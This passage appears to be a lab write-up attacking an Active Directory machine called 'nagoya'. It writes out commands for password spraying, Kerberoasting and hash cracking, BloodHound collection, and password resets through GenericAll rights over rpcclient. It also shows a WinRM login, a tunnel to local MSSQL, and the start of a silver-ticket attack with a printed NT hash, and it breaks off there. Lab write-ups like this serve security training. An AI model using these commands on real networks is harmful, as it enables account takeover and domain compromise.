Fiona has SMB access and can access the typical shares expected on the domain controller. She isn’t a local administrator on nagoya.

No GPP passwords found in SYSVOL.
netexec smb $IP -u 'fiona.clark' -p 'Summer2023' -M gpp_password

By double checking manually, we’ll find that there are some executables in \SYSVOL\scripts\ResetPassword.
smbclient //$IP/SYSVOL -U nagoya-industries.com/fiona.clark --password Summer2023
I’ll download it all to inspect locally:
smbclient //$IP/SYSVOL -U nagoya-industries.com/fiona.clark --password Summer2023 -c "prompt OFF; recurse ON; mget *"
I tried using strings on ResetPassword.exe and ResetPassword.exe.config. I found “service_Password” in ResetPassword.exe but no actual passwords. I later learned that I could have used a debugger like dnSpy to inspect further and find the password in the binary.
We can also get a full list of domain users now, to fill in any usernames which weren’t derived from the full names found on the website.
netexec smb $IP -u 'fiona.clark' -p 'Summer2023' --users

I’ll add the following to my users.txt to make it complete:
Administrator
krbtgt
svc_helpdesk
svc_mssql
svc_tpl
svc_web
For the sake of being thorough, I’ll test my season_wordlist.txt against just these new users as well (no succeses).
netexec smb $IP -u new_users.txt -p brute/season-wordlist.txt --continue-on-success
Remote Access
fiona doesn’t have access to WinRM or RDP
88
ASREPRoasting

I’ll check new_users.txt for ASREPRoasting:
Kerberoasting
With valid credentials though, we can now also check for Kerberoastable accounts.
impacket-GetUserSPNs nagoya-industries.com/fiona.clark:Summer2023 -dc-ip $IP -request
We get hits for svc_helpdesk and svc_mssql:

I’ll paste these into kerberoast.hash and attempt to crack them with:
hashcat -m 13100 kerberoast.hash /usr/share/wordlists/rockyou.txt
We crack svc_mssql but not svc_helpdesk.

svc_mssql:Service1
I’ll enumerate with these credentials after fiona.
389
We can collect bloodhound data:
netexec ldap $IP -u fiona.clark -p Summer2023 --bloodhound --collection All --dns-server $IP
Active Directory Lateral Movement
BloodHound Analysis
svc_mssql has no interesting group memberships and no outbound object control.

fiona.clark and melissa.mitchell are both members of the Employees group which gives her GenericAll over SVC_HELPDESK, IAIN.WHITE, JOANNA.WOOD, and BETHAN.WEBSTER.
Johanna.Wood is a member of helpdesk, which gives her GenericAll over most other users.

Along the top of this screenshot, we can see that Christopher.Lewis is a member of Developers, which gives him access to Remote Management Users on nagoya. If we can gain this access as Christopher.Lewis, we may be able to find opportunities for local privilege escalation on nagoya, which would give us domain admin.
We actually don’t need Johanna.Wood first though. As noted previously, fiona.clark already has GenericAll over svc_helpdesk which is also a member of Helpdesk, giving it GenericAll over Christophers.Lewis.

fiona.clark → svc_helpdesk
Though not stealthy at all, we can simply use MSRPC to change user passwords.
rpcclient -U "fiona.clark" --password "Summer2023" $IP -c "setuserinfo svc_helpdesk 23 'Password123'"

Now we can use RPC as svc_helpdesk, so we can repeat the process to change Christopher.Lewis’ password.
svc_helpdesk → Christopher.Lewis
rpcclient -U "svc_helpdesk" --password "Password123" $IP -c "setuserinfo christopher.lewis 23 'Password123'"

We see that this was successful and we can now RDP directly to the DC as Christopher.Lewis.
evil-winrm -i 192.168.115.21 -u Christopher.Lewis -p Password123
Privilege Escalation
Nothing notable from winpeas or manual enumeration, but port 1433, MSSQL, is listening on 127.0.0.1.
On kali again, after setting up a tunnel with ligolo-ng such that 240.0.0.1 is nagoya’s localhost, I’ll connect to the MSSQL server with:
impacket-mssqlclient -windows-auth nagoya-industries.com/svc_mssql:Service1@240.0.0.1
Unfortunately, there are no non-default databases to check for credentials, and we can’t enable xp_cmdshell to execute commands.

From here, we can still try creating a silver ticket by using this service account’s impersonate privileges. We need 3 things:
- svc_mssql NT password hash: e3a0168bc21cfb88b95c954a5b18f57c
